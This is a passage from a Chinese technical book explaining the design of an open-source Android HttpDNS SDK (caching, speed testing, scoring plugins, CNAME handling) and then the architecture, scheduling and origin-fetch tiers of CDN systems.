数据库中缓存的数据，是根据当前 SP 来缓存的，也就是说当自身网络环境变化后，返回的 A 记录是不一样的。手机网络下会根据当前 SP 来缓存 A 记录服务器 IP，如果在 WiFi 网络环境下，则根据当前 SSID 来缓存 A 记录，因为在 WiFi 环境下自己没有办法明确判断出自己的运营商，但相同的 SSID 不会发生频繁的网络运营商变化。所以在 WiFi 下请求回来的 A 记录直接关联 SSID 名字即可，即使 WiFi SP 发生变化，最多延迟一个 TTL 时间就更新成最新的 A 记录了。

3. 怎样进行测速？

在从 HttpDNS 获取回来 A 记录的时候进行测速，测速的方式有 2 种：ping 和空的 HTTP 请求。考虑到有些服务器不支持 ping 来进行链路质量评判，可以使用空的 HTTP 请求，仅仅是 2 个 HTTP 头的流量开销，而 ping 的方式流量开销就更小了。这个功能可以在库中自己配置。这里的测速其实是模拟首包接收的时间来做的，同时对于流量控制严格的可以在库中配置测速的频繁度，比如一台服务器在 5 分钟内有测速记录则不对其进行测速。

4. 在域名 TTL 刚刚过期, 库还没有从 HttpDNS 拉取回来数据时该怎么办?

在 HttpDNS SDK 中会在 TTL 过期的前 10 秒访问 HttpDNS Server 端更新数据。如果数据因为任何原因导致请求失败会不断重试更新操作, 在 TTL 过期后的 10 秒内, SDK 也认为该 A 记录是有效的, 相当于给更新操作留有 20 秒的时间。



5. Lib 库目前只能使用 dnspod 服务商吗? 支持 DNSPod 企业版本吗?

目前库可以支持自定义的 HttpDNS API 接口, 只需要实现 IHttpDns 接口类即可, 在配置了 DNSPod 企业 key 和 ID 的时候自动启用企业版本加密传输, 支持企业版本。

6. 使用这个库会不会降低应用请求网络的访问速度?

从目前的测试数据来看是不会有, HttpDNS 库返回 A 记录的时间平均在 5ms 以内, 有时会出现内存缓存中没有该域名记录的情况, 当数据库中也有的时候会从 LocalDNS 获取 A 记录, 时间会稍长一些。

一旦从 LocalDNS 获取后, 会缓存到内存中, 在 HttpDNS 获取数据后会更新内存中的 Domain 记录。从库中获取 A 记录会比从 LocalDNS 获取 A 记录快一些。在访问网络的时候, 由于使用的是 IP 直链, 可以起到一些加速效果, Lib 库获取 Domain A 记录+IP 直接访问服务器, 耗时小于直接域名请求服务器。下面给出了测试系统的截图。



7. 在 Lib 库里访问网络使用的是哪个网络库? JSON 库用的是哪个?

考虑到该库的轻量级, 使用的是 Android 系统的 org.apache.http.Client.HttpClient 库访问网络, 如果需要切换到工程在使用的网络库, 实现 INetworkRequests 接口即可切换网络库。JSON 解析使用的也是 Android 系统自带的 org.json.JSONObject, 如有需求切换 JSON 解析

库，直接实现 IJsonParser 接口即可切换。

8. 使用该网络库会给我的 App 增加多大的体积？

目前该 Lib 库没有引用任何外部的库文件。一切以使用系统自身的 API 为原则，来保证库的轻量级和兼容性。HttpDNS SDK 1.0 版本，打包后大小约 70k，主工程代码量在 5000 行左右。测试工程代码在 6000 行左右。

9. 只能通过修改源代码的方式来对 Lib 库进行配置吗？

任何参数都可以在库调用方配置，DNSSCacheConfig 类是整个库的配置文件。并且支持云端动态更新配置，需要实现 DNSSCacheConfig.ConfigText_API 更新地址。具体配置 API 接口请参考 dome 工程中设置库的方式。


10. 缓存 Domain 记录是存储成文件还是数据库，或者 Android 内部的一些存储方式？

Lib 缓存数据是通过数据库存储的。SQLiteDatabase、具体的表接口和 SQL 语句请参考 DBConstants 类文件。

11. 评估模块有什么功能？

评估模块目前由 5 个插件组成，速度插件、推荐优先级插件、历史成功次数插件、历史错误数插件、最近一次成功时间插件。每一个 A 记录服务器 IP，都会经过这 5 个插件进行评估排序后返回给使用者。所有插件评估分值比重可以配置，根据自己的需求以及不同的使用场景，调整出最合理的权重分配。

下面给出评估模块算法细节图。



12. 速度插件的具体算法是？

比如速度插件评分体系，满分 100 分，那么有 3 个服务器 IP，1 号服务器 HTTP 请求耗时 10 毫秒，2 号服务器 20 毫秒，3 号服务器 30 毫秒。那么经过插件计算后 1 号服务器 100 分，2 号服务器 50 分，3 号服务器 25 分。

13. 优先级插件又是什么？

在 HttpDNS SDK 交互接口中，当 HttpDNS Server 端返回数据时，可以对每个 A 记录进行推荐。具体计算推荐的分值由 HttpDNS Server 端逻辑决定，比如可以和该 A 记录服务器当前的负载结合，如果负载比较高、机器比较忙则降低推荐值，如果是负载比较低的机器则提高推荐值，推荐用户使用。可以通过优先级分值来调整多个 A 记录节点的负载均衡。每个插件都存在权重，相应的权重值不同，算出来的分值也不会相同。

14. 历史成功次数插件和历史错误次数插件是什么？

在当前 SP 当前链路下，会记录访问过的该服务器 IP 的成功次数，成功次数越多说明该服务器相对稳定。在排序的时候会根据该插件的权重、历史成功次数，为该插件计算出一个分值，这个分值会影响最终排序结果，不建议该插件权重过高。同理，历史错误插件也是记录当前链路下服务器出过错误的次数，次数越高说明越不稳定。排序尽量靠后。同样该插件权重不建议过高。

15. 最后一次成功时间是？

如果该服务器在很近的时间内被访问过，那么评估系统就认为它的链路是通的，会给一个分值，越接近当前时间的服务器分值越高。24 小时以前访问的分值为 0。

16. 评估插件就这 5 个吗？

这 5 个插件属于抛砖引玉，自定义插件只需要实现 IPlugin 接口即可。可以在配置文件中修改所有的插件启用和停止，以及配置每个插件的权重比。

17. 智能评估一定会带来好的效果吗？

首先，HttpDNS 返回的 A 记录已经是经过当前地域和当前 SP 返回的最优记录结果集，至少不会降低效率。

18. 我可以不使用智能评估模块吗？

可以的。在配置文件中关掉智能评估即可，具体代码参照 Demo 即可。关掉智能评估模块后，会在多个 A 记录中随机排序返回。

19. HttpDNS DSK 库的兼容性如何?

使用 Testin 兼容性测试测试兼容性的结果为 99.49%。Android 平台全部由 Java 代码开发, 没有使用任何特殊特性, 覆盖全部系统版本。


最后附几张测试工程效果图。模拟客户端使用 HttpDNS SDK 访问 HTTP 请求, 分别标识了每个任务的详细信息, 如下图所示。




下图中的这个页面展示了数据库相关配置, 在代码中可以直接找到具体设置库文件的接口。




下面的3张图展示了数据报表入口, 包含全部任务加速效果、延迟效果数据记录、Lib库耗时走向, 每个IP 直接访问请求和 Domain 访问请求速度对比, 统计了服务器平局速度。





缓存数据标签包含了当前库的所有状态，能实时看到内存缓存层的所有数据状态，包括数据库中的所有数据状态。每秒钟刷新一次。在这里可以清空缓存层数据、数据层数据、已经当前测试工程的数据。在这里你可以清楚地看到 IP 和 Domain 的对应关系，以及数据库表中每项的关系，和所有的 Domain 以及 IP 的状态，如下图所示。



全部代码均已开源（<https://github.com/SinaMSRE/HTTPDNSLib>），包括测试工程也开源了，Git 上有设计文档和流程图。测试工程的 UI psd 貌似也在 Git 上

7.2.5 疑问与解惑

Q：每次请求 URL 都需要去 ping 吗？

不需要每次都 ping 的，从 HttpDNS API 接口获取数据后，会测试链路是否通畅，每次请求 HttpDNS API 间隔是一个 Domain 设置的 TTL 时间。

ping 直发一个包，最小化地减少流量开销。

检测链路如果配置成 HTTP 空的请求，也是同理在 HttpDNS API 请求结束后，才会检测链路是否畅通。

Q：前面提到的并发请求、被丢弃的请求是怎么处理的？

并发请求是说客户端请求 HttpDNS Lib 库，同时发 api.weibo.cn 的请求吗？

因为在去问 HttpDNS API 接口的时候，只需要有一个请求去问就可以了，去问 HttpDNS API 的时候已经切换到非客户端主线程，如果在客户端调用的主线程中没有缓存数据就从本地获取 DNS 的 A 记录返回了。所以直接丢弃这个访问 HttpDNS API 的请求即可，不会影响到其他流程逻辑。

Q：南北网络之间请求有特别处理吗？

南方用电信，北方用网通，运营商 IP 不一样。

首先，HttpDNS 返回的 A 记录会根据你的出口 IP 来从权威的 DNS 服务器问出结果。如果你是南方的 IP，给你的 A 记录肯定也是南方的，HttpDNS 返回的记录理论应该是和传统的 DNS 返回的 A 记录是一样的。而 HttpDNS Server 的服务器部署在 BGP 机房内，兼容多链路、多地域。我有遇见过传统 DNS 出口是电信，但业务访问的 IP 出口是联通的情况。所以 HttpDNS 访问 A 记录也能避免 DNS 出口和业务出口不统一的错误。

Q：用 DNSPod 是用它的接口吗？如果 DNSPod 上配置的是 CNAME，会递归解析出最终的 IP 缓存下来吗？

会的。这个依赖 DNSPod 的返回结果，同时也支持 CNAME 的返回结果。

比如图片使用 CDN，如果返回的是 CNAME 结果，那么数据库中记录的也是 CNAME 结果。通过 CNAME + Host 头来访问也是可以的。

Q: 数据库中记录的是 CNAME, 还是 CNAME 解析出的 IP?

数据库中记录的是 CNAME, 并不是 IP。

因为我们测试过, 从一栋大楼走到另外一个大楼里面, 访问的最终 IP 可能都不相同。所以如果返回的是 CNAME, 则直接存储 CNAME。网络环境发生变化, 会重新拉取, 不会使用缓存的 CNAME。

Q: 那在 CNAME 的情况下, HttpDNS 就起不到实际的作用了?

不会的, 一般劫持的都是业务的主要域名, 而 CNAME 域名的劫持相对较少, 但这仅是从我们公司的业务来看的。而且我目前还没看到 DNSPod 返回 CNAME 的情况, 都是解析倒 IP。公司内部的 HttpDNS Server 1.0 版本目前只会解释到 CNAME。二期会开发跨域的 DNS 解析, 会将 CNAME 直接解析到 IP。

Q: 我们遇到的问题是主域名解析没问题, CNAME 的域名是 Amazon aws 的域名, 经常莫名其妙地解析不通, 怀疑是运营商搞鬼。当时也想自己做这个 HttpDNS, 但发现很麻烦, 小厂没人力搞这个事情。

可以考虑通过一些 DNS 测试工具测试下域名在不同地区、不同地域的解析情况。如果这种莫名其妙的解析不通只在非常小的范围内出现, 那很有可能是在访问 DNS 的某个环节时出现了问题; 如果是大面积的问题, 则需要检查下你们的权威 DNS 服务器配置。在 SDK 中有通过 UDP 协议直接发送 DNS 请求到指定的 DNS 服务器, 可以通过 SDK 测试下你们拿到的 A 记录结果是否被篡改。

7.3 CDN 对流媒体和应用分发的支持及优化

马涛，前迅雷网络 CDN 系统研发工程师，也曾任 EMC/Pivotal 大数据处理系统 Hawq 研发工程师。从事 CDN 之前主要做数据库内核，平时关注大数据处理、并行系统容错和优化、后台服务性能优化。



7.3.1 CDN 系统工作原理

1. DNS 解析方式

客户网站使用 CDN 加速应用或其他下载类资源。


- 客户域名：example.com。
- 客户加速域名：cdn.example.com。
- CDN 厂商加速域名：cdn.com。
- CDN 厂商 CNAME 域名：example.com.cdn.com。

下页中的第 1 张图展示了不使用 CDN 加速的情况。解析 DNS 是由客户的权威服务器完成的。要使用 CDN 加速，客户需要在自己的权威 DNS 中配置：cdn.example.com → example.com.cdn.com，然后用户只需要将需要加速的文件挂上 cdn.example.com，就可以自动使用 CDN 系统加速了。


用户请求客户页面的流程如下：

“www.example.com → 解析返回客户 http Server IP。

页面中嵌入的 cdn.example.com → 解析返回 CDN 的域名 example.com.cdn.com → 经过 CDN 厂商 + DNS 调度后，返回指向某个特定的 IP（这个过程可能经历了多次 CNAME 跳转）。用户通过建立 HTTP 连接，请求服务器下载资源。”



下面这张图展示了加入 CDN 系统的请求流程，因为中间加入了 CNAME 跳转，在客户端就可以无缝地同时访问多个服务器展示信息。



优点如下。

- 最通用的方法。
- 最简单的方法。

缺点如下。

- 功能限制：只能根据域名解析 IP 地址，不能进行额外的优化。
- 容易被影响：不遵守 DNS 解析 TTL 的代理服务器；DNS 一些常见的劫持问题。

DNS 解析方式是传统的 CDN 加速方式，也是市面上最常见的方式。优缺点很明显，这里我只是简单列举出来。

2. 非 DNS 解析方式

客户通过嵌入 SDK，不经过传统 DNS 解析方式来使用 CDN 资源，例如 HttpDNS。

客户在自己的程序中嵌入一个查询模块，任何查询域名的操作都经过该模块代理完成。协议可以是自定义的，加密可以单独控制，查询的内容也可以定制化。

优点如下。

- 功能强大：可以根据资源，甚至其他信息来允许调度程序进行额外的优化工作。
- 传输协议灵活：可以是标准的自定义 TCP/UDP 协议，也可以是 HTTP 协议。
- 不容易被影响：报文可以加密，协议为自定义协议，不容易被劫持和缓存。

缺点如下。


- 不兼容传统协议。
- 很多客户程序不兼容，例如浏览器、第三方应用。
- 需要额外实现解析的服务程序。

目前很多视频播放软件都采用第 2 种方案，因为这种方案可以对资源进行准确定位，提高资源命中率。

对大家来说，CDN 系统是一个比较透明的系统，这也是为什么很多人可能不知道 CDN 系统的原因。那么下面，我来简单介绍下，CDN 厂商自己的 CDN 系统架构。

3. CDN 系统架构

下面是 China Cache 分享的架构图，大部分 CDN 系统在组成上没有本质区别。但是组成的方式、模块间的交互设计影响着各个功能的实时性 / 可靠性 / 可扩展性。



(1) 运营系统模块

主要包含元数据和一些最外层的控制展现。客户需要简单地访问一些接口，配置时需要加速的域名、防盗链信息、查看流量监控信息等。同时 CDN 厂商需要在这里管理用户的各种内部配置，帮助用户处理一些疑问。传统解决方案是由动态页面配合数据库进行的。

当然目前更好的方案是，运营模块只保留展示层，核心部分可以考虑抽象为独立的 HTTP API 服务，通过这种思路，甚至允许更好地与第三方进行对接配合，分摊一些对于配置关联监控的需求给客户自己去做。

目前 HTTP API 网关还有微服务架构都很火，实际上 CDN 厂商的技术大部分还比较陈旧。不过也在慢慢地更新。为了方便理解，可将运营系统的工作与快递网站对应起来，比如允许用户提交快递请求（对应加速信息配置）、查看快递的时效和价格（加速节点效果和价格）、查看快递进度（加速链上的各种监控数据和实时信息）。

(2) 网络管理系统

CDN 系统往往都由成百上千（甚至上万）的节点组成，这样庞大的一个网络系统，小到单机可用性，大到网络拓扑、节点间连通性、互备设置、应急处理，都需要跟踪和处理。网络管理系统需要能够跟踪所有接入的系统的服务器、监控服务器的状态，能够根据服务器状态 / 连路状态自动生成维护工单，向外提供的节点可用性信息、链路状况等数据给调度系统。

在 CDN 中，运维是一个非常重要的角色。运维应该自动化，数据和信息应可视化。这样做才能快速定位遇到的问题，使用者也能更好地了解服务的状态。借助云架构来改进 CDN 运维水平也是很重要的工作。类似的比喻就是快递系统中，对于运输工具的管理和路由通道的监控。例如：北京到武汉的货运 / 铁路 / 航运 / 空运的动向和可用车次。

(3) 负载均衡系统

对一个好的 CDN 系统来说，负载均衡系统（即调度系统）就是核心模块，也是含金量

最高的模块之一。稍后再单独说一些调度系统。在快递系统中，保证快递时效，降低物流成本，提高运输系统的效率，这些都是快递中非常重要的模块。这部分主要都是自行研发，配合一些开源软件。

（4）分发服务系统

最后一个模块就是真正的分发系统了，我们可以想象成快递员和分拣员。如果数据没有缓存在本地，分发服务系统能够将请求数据从上层取回，并发送给请求者。对于恶意攻击，需要做基本的防范。

还要进行相应的请求权限检查（防盗链）。最后记录每个请求和相关信息，用于最后的计费、质量跟踪和其他统计。这里比较成熟的开源软件包括：Squid/Apache/Nginx。

一般传统的 CDN 系统在介绍时，没有涉及过多的“数据”作用。其实这也是很正常的，因为在传统系统中，“数据”大多时候被锁死在数据库中。而线上日志有时候为了性能而被关闭！但是随着硬件和数据分析技术的成熟和普及，我相信越来越多的 CDN 厂商早就利用数据来帮助自己完善自己的系统。数据主要可以帮助分发服务系统进行预先的推送，另外也可以优化调度系统，将部分负载搞过的节点流量迁移到低负载节点上。

4. 调度

在任何一个 CDN 系统中，调度模块都是最核心的部分，调度模块承载。而大部分的调度是通过 DNS 解析实现的，这就要求 DNS 在解析时，可以智能地进行调度工作。

调度一般会考虑很多因素，调度考虑的因素包括地域、线路、数据中心负载、请求优先级（当系统负载过高时，优先响应哪些请求）、应急流量调度（流量暴涨后，将流量导向到其他位置的选择）、成本考虑调度（考虑带宽成本）。除此之外，调度自身的性能、容错、防攻击都是这里需要考虑和解决的。

调度中的 2 个很重要的信息就是 IP 库的构建和服务器信息的采集。一个质量好的 IP 库可以让调度程序更准确地选择地域和 ISP。并在异常情况下更好地进行特殊处理。而合理及时的服务器信息，可以帮助调度程序更好地平衡复杂情况，提高系统整体服务质量，这些信息可以通过第三方探测到的数据，也可以是服务器自身的真实数据。

实际上，IP 库可以从网上下载纯真 IP 库，还可以在 IP138 上抓取，最后还有公开的 BGP 网络协议。通过综合运用上面的信息，一般都可以得到一个质量比较高的 IP 库。当然，国内主要的下载软件厂商信息非常大，能获得很多外界无法得到的链路信息和 IP 信息。这也是下载厂商得天独厚的优势之一。


除了 IP 库外，对复杂需求建模和设计权值来保证调度效果也是 CDN 系统的核心之一。这部分内容属于各家厂商最重要的部分，因此我也不方便继续深入介绍。

除了 DNS 调度外, 如果使用非 DNS 调度, 那么还可以维护文件和服务器的映射关系, 这样可以更精确地进行访问调度, 降低流量成本。


5. 资源的部署方式

CDN 系统实际是一种缓存系统, 客户可以通过 CDN 系统为用户提供更好的带宽质量。但在正常情况下, 资源是由客户提供的, 因此 CDN 系统会为每个加速域名记录相关的原始站点信息。

当 CDN 系统第 1 次请求响应资源时, 首先会根据配置的原始站点, 进行“回源”操作。这个操作不难想象, 在回源操作时, 节点会缓存资源到本地存储, 并转发资源给请求方。除了被动的拉取外, 一些厂商实现了“推”模式, 预计将会成为热点的资源, 提前从用户站点下载, 并分发到各个节点上。对于一些大的 CDN 厂商来说, 节点数量非常多(成千上万), 如果同时请求客户源站, 就相当于对客户发起了 DDoS 攻击。因此, 基本上 CDN 系统都会被划分为多个层级。下图就是蓝迅的 3 层架构。



为了保证系统的可靠性, 每个节点存在多个互相备份的顶层节点。只有这些顶层节点才能真正地向客户源站发起“回源”请求。“回源”次数本身也作为 CDN 系统中一个重要指标来衡量 CDN 系统的好与差。在 CDN 系统中, 叶子节点一般称为边缘节点, 边缘节点实际是调度程序返回真实 IP 地址, 而边缘节点可以向上级节点请求资源。下面我简单给出一个通用的回源模块的设计图。



上图中负责回源的模块需要接收请求进来，然后根据文件是否下载决定后续的处理。如果文件已经缓存在本地，可以直接进入响应队列。如果没有缓存，应该进行请求合并，允许多个请求者挂在一个下载任务上。这里还有很多细节，比如文件分块下载、请求是范围请求、构造请求的合法参数等。

这个回源模块可以放在 Nginx 中做，并适当删减一些模块即可。通信可以通过 IPC/Shared Memory 进行数据交换。也可以将这部分功能独立为一个进程。Nginx 作为代理服务器，只做一些数据收集，防盗链校验。

需要注意的是，后者更适合大文件处理，百度曾经开源的 OliveHC 就是这个架构。当然不知道为什么后来链接都被删除了，我发现 GitHub 上还有一个 repo，后面会给大家链接。小文件加速实际上需要考虑如何提高处理的请求数量，一般追求 IOPS 而非吞吐。这里可以用数学公式计算推满一个 1Gbps/10Gbps 网卡需要的请求数量和平均请求大小。

这里有很多细小的优化工作，例如为了提高 CDN 系统的一个关键参数“首包时间”，CDN 系统一般要求资源在“回源”时，必须以流水线的方式将资源从上级节点拉取到本地存储，并转发给客户。在多层结构中，每个服务都需要做这样的流水线操作，才能最小化延迟。

另外，还需要根据相应的统计信息，删除本地存储的“冷”资源。目前，随着大数据推动，系统的优化空间也越来越大。这也是通过大数据分析，优化单独节点缓存文件策略的一个非常好的切入点。

6. 对帐、计费 and 日志

除了分发各种数据外，CDN 系统也要处理对帐、计费和日志的问题。对帐是为了帮助客户确认其购买的带宽真实有效，防止被其他人盗链，或被恶意刷流量。关于防盗链，后面会专门介绍。

